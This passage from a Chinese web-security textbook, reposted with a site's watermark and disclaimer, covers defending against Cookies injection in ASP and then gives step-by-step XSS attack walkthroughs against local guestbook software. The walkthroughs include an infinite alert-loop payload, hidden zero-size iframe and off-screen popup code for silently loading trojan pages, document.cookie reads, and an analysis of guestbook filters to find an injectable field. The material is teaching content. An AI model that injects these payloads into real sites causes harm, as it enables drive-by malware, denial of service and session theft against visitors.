要深入防范 Cookies 注入，最核心的方法是从代码上入手解决。当然，并不是每个管理员都能从代码层面进行防御，所以除了代码上的解决方案以外，利用新版防注入系统进行安全防护也是一种适合大部分管理员的方法。核心防范 Cookies 注入方法很简单，在程序中尽量使用 request.querystring 或 request.form，这样就可以实现基本的 Cookies 注入防范。

当然，所有脚本注入的根源都来源于参数问题，最完美的根源解决方式也就是对脚本系统中的参数做好过滤，这才是治本。但不是所有管理员都有精力、技术、时间去从脚本根源上解决问题，所以需要很多变通的、快速的防范 Cookies 注入方法。

还有一种情况是使用了旧版本防注入系统的系统，有时候这样的系统因为体积庞大，不容易进行代码升级和维护，原本搭建的防注入系统也不具备防范 Cookies 注入的功能。遇到这样的情况，建议管理员使用简单的修改代码的方式来变通处理 Cookies 注入防御。

```
.....
Id=request("id")
Sql="select *  from Articles where id="&id&""
Set rs=conn.execute(sql)
.....
```

在该段代码中，id 没有指定接收的方式，直接接收传递过来的值，然后带入 SQL 语句中，如果旧版的防注入程序包含 GET、POST 注入，那么 GET、POST 注入无效，但是可以使用 Cookies 来注入的。

遇到这种情况，变通的方法就是将 ID 值指定为只接收 GET 方式，指定后就不能用 POST 和 Cookies 来接收参数了，也就是说防注入可以正常返回作用，即可达到防注入的目的。

其代码如下：

```
…
Id=request.Querystring("id")
Sql="select * from Articles where id="&id&""
Set rs=conn.execute(sql)
…
```

需要特别说明的是，这样修改以后，所有的此类参数都将改为 GET 方式提交，防注入系统会验证所有的数据，但这样的修改可能存在某些特定参数传递出错等情况，也可能会影响脚本系统中某些功能，注意慎用。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

8.5 专家课堂（常见问题与解答）

点拨 1：从网上下载一个脚本系统，进行 IIS 配置后，如何在本地电脑中打开该脚本系统的页面？

解答：要在本地电脑中打开脚本系统的页面，需要按照下面的方法进行设置。

步骤 01 打开“计算机管理”窗口，在左侧窗格中依次展开“服务和应用程序”→“Internet 信息服务”→“网站”选项，并在其下的“默认网站”选项上右击，在弹出的快捷菜单中选择“属性”菜单项，如图 8-59 所示。

步骤 02 此时，即可弹出“默认网站 属性”对话框，在“主目录”选项卡中单击“本地路径”文本框后的“浏览”按钮，在“浏览文件夹”对话框中找到脚本系统存放的目录，将该目录设置为本地路径，如图 8-60 所示。



图 8-59 “计算机管理”窗口




图 8-60 设置本地路径

步骤 03 单击“应用”按钮返回“计算机管理”窗口，在“默认网站”下的子目录中即可看到该脚本系统所在的文件夹，如图 8-61 所示。

步骤 04 单击该文件夹，在右侧窗格中找到要打开的页面，如该脚本系统的主页“index.asp”并右击，在弹出的快捷菜单中选择“浏览”菜单项，即可打开该页面，如图 8-62 所示。



图 8-61 显示脚本系统所在的文件夹




图 8-62 打开脚本系统中的主页

点拨 2：在 IECookiesView 中如何分辨哪些是可用的 Cookie，哪些是不可用的 Cookie？

解答：在“IECookiesView”主窗口的“主页”列表中任意单击某个网页，即可在显示区域中看到该站点对应的 Cookies 信息。如果显示一个绿色的对勾，则表示该 Cookies 可用；如果是一个红色的叉，则表示该 Cookies 已经过期，无法使用。也可查看其过期时间，如果晚于当前时间则表明该 Cookie 文件可用，否则不可用。

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第9章


XSS 跨站脚本攻击技术

重点提示：

- XSS 产生的根源和触发条件
- 一个典型的跨站攻击实例
- 跨站漏洞的利用
- XSS 攻击安全模式
- 跨站脚本攻击的防范







XSS 攻击不仅危害 Web 业务本身，对访问 Web 业务的用户也会带来直接影响，如何防范和阻止 XSS 攻击，保障 Web 站点的业务安全，是定位于业务威胁防御的入侵防御产品的本职工作。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在很多情况下，XSS 是一种主要的应用程序安全缺陷，常与其他漏洞一起造成破坏性的后果。有时，XSS 攻击也可能转变成一种病毒或能够自我繁殖的蠕虫，这种攻击确实很严重。渗透测试员应始终从不同的角度审视 XSS 漏洞，认真分析它们出现的情境，并与其他针对 Web 应用程序和其他计算机系统的可怕攻击联系起来，找到解决方法。

9.1 XSS 产生根源和触发条件

跨站点脚本（XSS）是针对其他用户的重量级攻击。从某种程度上说，XSS 是在 Web 应用程序中发现的最为普遍的漏洞，困扰着现在绝大多数的应用程序，包括因特网上一些最为注重安全的应用程序，如电子银行使用的应用程序。XSS 攻击产生的根源，究其实质来说，其原理就是在 HTML 中注入脚本，让原本正常的脚本反馈给用户非正常信息。

一般情况下，通过伪造 URL 连接的方式，跨站攻击配合伪造邮件一起，构造特定信息的邮件或通知，让潜在被攻击者以为这是银行或其他机构发来的信件，取得信任后就通过邮件中的连接，进入表面上看起来和正常站点一样的页面，然后输入自己的账户密码，随即这些账户密码就被攻击者盗用了。XSS 钓鱼攻击的攻击模型如图 9-1 所示。

目前 XSS 挂马是应用比较广泛的一种跨站脚本攻击，就危害而言，这种攻击方式比传统盗用用户权限的攻击方式拥有更强的危害性。XSS 挂马一般出现在游戏类的站点上，攻击者往往会在一个免费空间上传自己配置好的 IE 漏洞程序，再放置好想让用户运行的后门木马，最后到被跨站攻击的站点上构造页面，使用各种方法让正常用户大量地访问构造好的页面，从而实现批量挂马、批量抓肉鸡的目的。其典型的 XSS 挂马攻击模型如图 9-2 所示。




图 9-1 XSS 钓鱼攻击的攻击模型



图 9-2 XSS 挂马攻击模型

同盗取管理员的 Cookies 一样，有时候针对某些付费浏览的 Web 站点，如早几年的电影站、手机铃声下载站等，攻击者也会利用未付费的账户，通过寻找跨站漏洞，提交盗取用户的 Cookies 的代码，实现批量盗用付费用户 Cookies 的方法，越权访问付费信息。典型的盗用用户权限的跨站脚本攻击模型如图 9-3 所示。




图 9-3 XSS 盗取用户权限模型

提权攻击方式有一个前提条件，就是

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

一定需要有高级用户的存在，或者管理员的存在，而且一般这样的攻击都应用在论坛、社区等一些人员流动密集、用户黏性比较好的地方，因为只有在这些地方攻击者才能构造让众人关注的帖子、内容，以达到让管理员访问的目的。其 XSS 提权攻击的模拟如图 9-4 所示。




图 9-4　XSS 提权攻击模型

XSS 作为一种即将占领 Web2.0 的主流攻击手段，当然不止上面所讲述的这些危害，上面只是选择了比较典型的危害加以说明，随着 Web2.0 的发展，更多的 XSS 攻击肯定会出现。利用 XSS 发起拒绝服务的攻击模型如图 9-5 所示。




图 9-5　拒绝服务攻击模型

9.2　跨站漏洞的利用

攻击者可以利用跨站脚本漏洞得到浏览该网页用户的 Cookie，使其在不知不觉中访问木马网页，且可以让网页无法正常访问。

（1）　死循环

在网页中插入死循环语句是一种恶意攻击手法。写一段条件永远为真的循环语句，让页面执行到这段代码时一直执行这段代码而不能继续显示后面的内容，从而使网页不能正常地显示，陷入死循环状态。更有甚者，在死循环语句中加入弹出对话框的代码，从而使浏览者的浏览器不停地弹出对话框。始终无法关闭，必须结束浏览器进程才行。

下面以存在跨站脚本漏洞的“迷你留言本”系统为例，介绍在网页中插入死循环语句攻击网站的方法。具体的操作步骤如下。

步骤 01 从网上下载“迷你留言本”的压缩包后直接解压，在 IIS 服务器中打开“index.asp”主页，单击“发表留言”链接按钮，进入“发表留言”页面，在留言内容中写入“<script>while (true)alert('呜~~~您的死期到了。。。')</script>”代码，如图 9-6 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 02 单击“提交”按钮，再访问 index.asp 页面，即可弹出“Microsoft Internet Explorer”对话框，在其中提示相应的留言信息，如图 9-7 所示。



图 9-6 输入死循环代码




图 9-7 进入死循环

步骤 03 单击“确定”按钮，弹出“Microsoft Internet Explorer”对话框，如此反复，只有结束 IE 的进程才能停止。相信无论是谁遇到这种问题后短时间内都不会再访问这个网站了，这对于网站来说无疑是一个巨大的损失。

（2） 隐藏访问

隐藏访问指使用户在访问一个网页时，不知不觉地访问了另外一个网页。这样做，可以用来增加其他网站的访问量，也可以用来放置网页木马进行网络“钓鱼”。

要让用户访问页面的方法很多，如插入如下代码可以直接从当前网页跳转到目标页面：

```
<Script>
window.location.href="目标页面";
</Script>
```

但这样直接跳转过去的隐蔽性不高，明眼人一看就知道有问题。所以更多的人选择的是用隐藏访问的方法来达到目的。实现隐藏访问有两种方法：

①让页面弹出一个高度和宽度都为 0，且坐标在屏幕范围之外的新页面来打开网页。

其代码显示如下：

```
<script>
window.open('目标页面', '', 'top=10000, left=10000, height=0, width=0');
</script>
```

这种方法在弹出一个窗口后，虽然用户看不到，但在任务栏中还会出现这个窗口的标题按钮。不过攻击者可以加入代码让木马网页自动关闭，这样留意任务栏的人不多。而且木马网页的标题一闪而过，刚开完马上就被关闭了，也不会有太多人去在意它。

②在页面中插入一个高度和宽度都为 0 的框架

其内容是攻击者想要用户访问的网页地址，这样既不会弹出一个新的窗口，页面看起来也与没有插入代码的一样，隐蔽性十分高。插入框架代码为：<iframe src="目标网页"></iframe>

具体的操作步骤如下。

步骤 01 用一幅图片测试代码效果，只需在“发表留言”页面的留言内容中写入“<iframe

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

src="http://www.baidu.com/img/baidu_logo.gif"></iframe>”代码，如图 9-8 所示。



“<iframe src="http://www.baidu.com/img/baidu_logo.gif"></iframe>”这段代码的作用是在网页中插入一个框架，其中的内容是显示百度网站的 Logo.gif 图片。

步骤 02 单击“提交”按钮，再访问 index.asp 页面，即可看到如图 9-9 所示效果。在网页里成功地插入了一个框架，并把图片也显示了出来。



图 9-8　输入生成框架代码



图 9-9　提交结果

步骤 03 把框架的高度和宽度都设置为 0，查看框架是否被隐藏。在“发表留言”页面留言内容中写入“<iframe src="http://www.baidu.com/img/baidu_logo.gif" width="0" height="0"></iframe>”代码，如图 9-10 所示。

步骤 04 为了和前面的留言进行区别，这次的昵称改为“框架 Test2”，如图 9-11 所示。大家会发现，此时框架已经被彻底地隐藏起来了，在页面中已经看不到了。



图 9-10　昵称改为“框架 Test2”



图 9-11　框架被彻底地隐藏

但有些人会说，也有可能是代码没有被执行起来，所以才会看不到的。没错，这也是有可能的，下面通过一个实验验证一下。

使用记事本先来编写一个 test.html 文件，将其放在迷你留言本网站的根目录作为木马网

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

页，其功能只是弹出一个对话框说明已隐藏访问木马页面而已，其代码如下：

```
<html>
<head></head>
<body>
<script>alert('小心噢！您现在正在访问木马页面！')</script>
</body>
</html>
```

再来发布一个跨站留言，让用户隐藏访问 test.html，留言的内容为如下代码：

<iframe src="http://localhost/迷你留言本/test.html" width="0" height="0"></iframe>

在实际利用漏洞时，攻击者会把木马页面放在自己的网站空间中。上述代码使用完整的路径表示木马页面地址，为模拟得真实一些，这里使用 test.html 的完整路径 http://localhost/迷你留言本/test.html。为以示区别，后面都用 localhost 来表示攻击者的网站，用 127.0.0.1 表示漏洞网站。具体的操作步骤如下。

步骤 01 在“发表留言”页面里的留言内容中写入“<iframe src="http://localhost/迷你留言本/test.html" width="0" height="0"></iframe>”代码，如图 9-12 所示。

步骤 02 单击“提交”按钮，再访问留言主页 index.asp，页面中即可弹出预料中的“Microsoft Internet Explorer”对话框，如图 9-13 所示。



图 9-12 输入跨站留言代码



图 9-13 “Microsoft Internet Explorer”对话框

上述操作证明页面中代码被成功攻击了，用户已经访问了木马页面。这个对话框是专门为了证明漏洞而加上去的，如果没有加这句代码，网页浏览者就不知道已经访问了木马页面，在不知不觉间木马就被下载到浏览者的电脑上运行了，这无疑是件非常可怕的。

（3） 获取浏览者 Cookie 信息

一般论坛和留言本为了节省服务器的资源，通常都把用户的登录信息保存在用户计算机的 Cookie 中，通过一些特殊的代码可以把用户的 Cookie 提取，再配合隐藏访问的方法可以将其发送给攻击者。其具体的操作步骤如下。

步骤 01 由于插入到页面的代码会被程序认为是网站自身的代码，在代码中可直接取得用户在本网站的 Cookie，取得 Cookie 代码为：“<script> document.cookie; </script>”。

步骤 02 在“发表留言”页面里的留言内容中写入“<script> alert(document.cookie); </script>”代码，如图 9-14 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 单击“提交”按钮，再访问留言主页 index.asp，即可弹出“Microsoft Internet Explorer”对话框，提示浏览者在本站的 Cookie 内容，如图 9-15 所示。



图 9-14　输入留言内容



图 9-15　显示的 Cookie 信息

从利用过程中可以看出跨站漏洞的危害很大，攻击者可以通过一些方法取得浏览者的 Cookie，从而得到所需的敏感信息。

9.3　XSS 攻击案例模拟

XSS 攻击是指入侵者在远程 Web 页面的 HTML 代码中插入具有恶意目的的数据，使得用户认为该页面是可信赖的，但当浏览器下载该页面，嵌入其中的脚本将被解释执行。正是这种被称为“鸡尾酒钓鱼术”手段，使商务网站的可信度大大降低。因为用户访问的是真正的商务站点，即使再细心也很难想到真实网站也会暗藏杀机。

9.3.1　盗用用户权限攻击案例模拟

在盗用用户权限攻击案例中，将以逍遥留言本为例子进行 XSS 攻击的讲解，该留言本的界面清新、体积很小、代码不多、功能实用，适合用来分析。

1. 代码分析确定存在 XSS 隐患

先从网上下载这个程序，分析它的代码，查看存在的问题。利用 Dreamweaver 打开 book_write.asp 页面后，查找留言部分的字段构造语句，其代码显示如下：

```
…
<form action=book_write.asp method=post name="book">
<table cellSpacing="1" borderColorDark="#ffffff" cellPadding="4" width="680"
align="center" bgColor="#000000" borderColorLight="#000000" border="0">
  <tr bgColor="#ebebeb">
    <td   width="20%" align=right>您的姓名：</td>
    <td ><input type=text name="UserName" size="30" maxlength=16>
      <font color="#FF0000">*</font></td>
  </tr>
  <tr bgColor="#ebebeb">
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
      <td   width="20%" align=right>您的邮箱：</td>
      <td ><input type=text name="UserMail" size="30"  maxlength=50>
        <%if mailyes=0 then%><font color="#FF0000">*</font><%end if%></td>
    </tr>
    <tr bgColor="#ebebeb">
      <td   width="20%" align=right>您的网站：</td>
      <td><input  type=text  value="http://"  name="url"  size="30"   maxlength=
100></td>
    </tr>
    <tr bgColor="#ebebeb">
      <td   width="20%" align=right>其他联系方式：</td>
      <td><input type=text value="" name="QQ" size="30"  maxlength=50> （如 QQ、
MSN 等）</td>
    </tr>
    <tr bgColor="#ebebeb">
      <td   width="20%" align=right>留言内容：<br><font color=red>(<%=maxlength%>
字以内）</font></td>
      <td><textarea name="Comments" rows="7" cols="66" style="overflow:auto;">
</textarea></td>
    </tr>
```

通过该段代码可以看到对各个值进行了详细的长度定义，UserName 对应留言用户的姓名最大值是 16；UserMail 对应留言用户的邮箱最大值是 50；url 对应留言用户的网站最大值是 100；qq 对应留言用户的其他联系信息最大值是 50；comments 对应留言用户的留言内容，默认情况下没有限制。因为攻击者在发起跨站脚本攻击时，必须利用提示框插入需要的代码进行构造，如果限定的参数值比较短，那攻击者是无法正常构造的。

在得到这些数据后，并不能直接开始构造，而是需要对各个值的详细定义有一定的了解，因为很多值在放入数据库之前，都有详细的格式规范，如果不符合格式，系统将提示错误。所以攻击者要继续分析代码，找到既没有限制，又能使用较长的字符输入的值。

再返回到 book_write.asp 的验证留言部分，分析代码如下：

```
<!--#include file="book_conn.asp"-->
<%
if request("send")="ok" then
     username=trim(request.form("username"))
     usermail=trim(request.form("usermail"))
     if username="" or request.form("Comments")="" then
     response.write "<script language='javascript'>"
     response.write "alert('填写资料不完整，请检查后重新输入！');"
     response.write "location.href='javascript:history.go(-1)';"
     response.write "</script>"
     response.end
     end if
```

该段代码是对留言部分的基本判断，将对 username 进行判断，很明显有过滤，其过滤代码如图 9-16 所示。

```
if checktxt(request.form("username"))<>request.form("username") then
     response.write "<script language='javascript'>"
     response.write "alert('您输入的用户名中含有非法字符，请检查后重新输入！');"
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
response.write "location.href='javascript:history.go(-1)';"
response.write "</script>"
response.end
end if
```

当管理员设置“邮箱必填”功能时检查邮箱填写是否合格，查看如图 9-17 所示部分代码：



图 9-16　username 过滤语句



图 9-17　检查邮箱填写是否合格

```
if mailyes=0 then          '邮箱为必填时检查邮箱是否合法
 if checktxt(request.form("usermail"))<>request.form
("usermail") then
 response.write "<script language='javascript'>"
 response.write "alert('您输入的邮箱中含有非法字符，请检查后重新输入！');"
 response.write "location.href='javascript:history.go(-1)';"
 response.write "</script>"
 response.end
 end if
```

在检查邮箱地址的内容填写时，如果要检查是否具有“@”标记，需在 book_write.asp 页面中查看如图 9-18 所示部分代码。

```
if Instr(usermail,".")<=0 or Instr(usermail,"@")<=0 or len (usermail)<10 or
len(usermail)>50 then
 response.write "<script language='javascript'>"
 response.write "alert('您输入的电子邮件地址格式不正确，请检查后重新输入！');"
 response.write "location.href='javascript:history.go(-1)';"
 response.write "</script>"
 response.end
 end if
```

在对留言内容的长度进行判断时，“&maxlength&”代表管理员在管理后台中定义的长度。其判断留言长度的语句如图 9-19 所示。

```
if len(request.form("Comments"))>maxlength then
 response.write "<script language='javascript'>"
 response.write "alert('留言内容太长了，请不要超过"&maxlength&"个字符！');"
 response.write "location.href='javascript:history.go(-1)';"
 response.write "</script>"
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
response.end
end if
```



图 9-18　检查邮箱地址中是否具有“@”标记



图 9-19　判断留言长度

如图 9-20 所示的这段代码是对脏话和非法语句的过滤，同样是管理员设置以后，从数据库中调用的，其调用语句的具体内容如图 9-21 所示。



图 9-20　对脏话和非法语句的过滤



图 9-21　数据库调用语句

```
Comments1=request.form("Comments")
bad1=split(bad,"/")     '过滤脏话
for t=0 to ubound(bad1)
Comments1=replace(Comments1,bad1(t),"***")
next
if request.form("Comments")<>Comments1 then
response.write "<script language='javascript'>"
response.write "alert('出错了，您的留言包含禁止提交的内容！');"
response.write "location.href='javascript:history.go(-1)';"
response.write "</script>"
response.end
end if

set rs=Server.CreateObject("ADODB.RecordSet")
sql="select * from Feedback where online='1' order by Postdate desc"
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
rs.open sql,conn,1,3
        rs.Addnew
        rs("username")=Request("username")
        rs("comments")=Request("comments")
        rs("usermail")=Request("usermail")
        rs("face")=Request("face")
        rs("pic")=Request("pic")
        rs("url")=Request("url")
        rs("qq")=Request("qq")
```

从上述这个代码过滤情况和各字段定义来看，适合攻击者使用的值也就是“网站”一项了。

2. 非代码分析确定存在 XSS 缺陷

作为一种逐渐走向成熟的攻击方式，跨站脚本攻击当然可以直接测试是否存在漏洞的。下面介绍模拟攻击者的操作过程。具体操作步骤如下。

步骤 01 逍遥留言本的安装很简单，从网上下载逍遥留言本的压缩包后直接解压到 IIS 的目录中就可以使用了，正常运行本程序后的主界面如图 9-22 所示。

步骤 02 打开网站后台登录界面“book_admin.asp”，在“用户名”和“密码”文本框中输入管理员的账户和密码，如图 9-23 所示。



图 9-22　安装完成后的运行界面




图 9-23　网站后台登录界面

步骤 03 单击“管理登录”按钮，即可成功登录后台，通过管理后台可以定义是否允许用户的 html 代码，如图 9-24 所示。

步骤 04 单击“管理选项”按钮进入“管理选项”页面，取消勾选“屏蔽 html 功能”选项，表明允许用户留言中的 HTML 代码执行；再勾选“留言审核开关”右侧的“否”单选项，表明留言是否需要管理员审核才能被别的用户看到。经过设置后的后台界面如图 9-25 所示。

步骤 05 打开留言本主界面，单击“发表留言”按钮，即可进入详细信息页面，在这里攻击者可以构造各种功能的代码发起 XSS 攻击，如图 9-26 所示。

步骤 06 如果已经对留言部分代码进行分析的攻击者，可以直接判断在什么字段位置提交跨站攻击代码可以生效。如果没有分析攻击者，可使用典型的跨站攻击代码一个个尝试，其典型代码为“<script>alert('XSS')</script>”。这里的测试实际上就是对长度的测试，因为要发起跨站脚本攻击，必须要保证插入的代码能够完整地运行。经过测试，除姓名栏，其他地

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

方在长度上都满足插入代码的长度，但因为代码中除了长度限制外还有格式限制，所以最后选择的测试值是“您的网站”，如图 9-27 所示。



图 9-24 后台管理界面




图 9-25 设置后台管理选项



图 9-26 发表留言页面

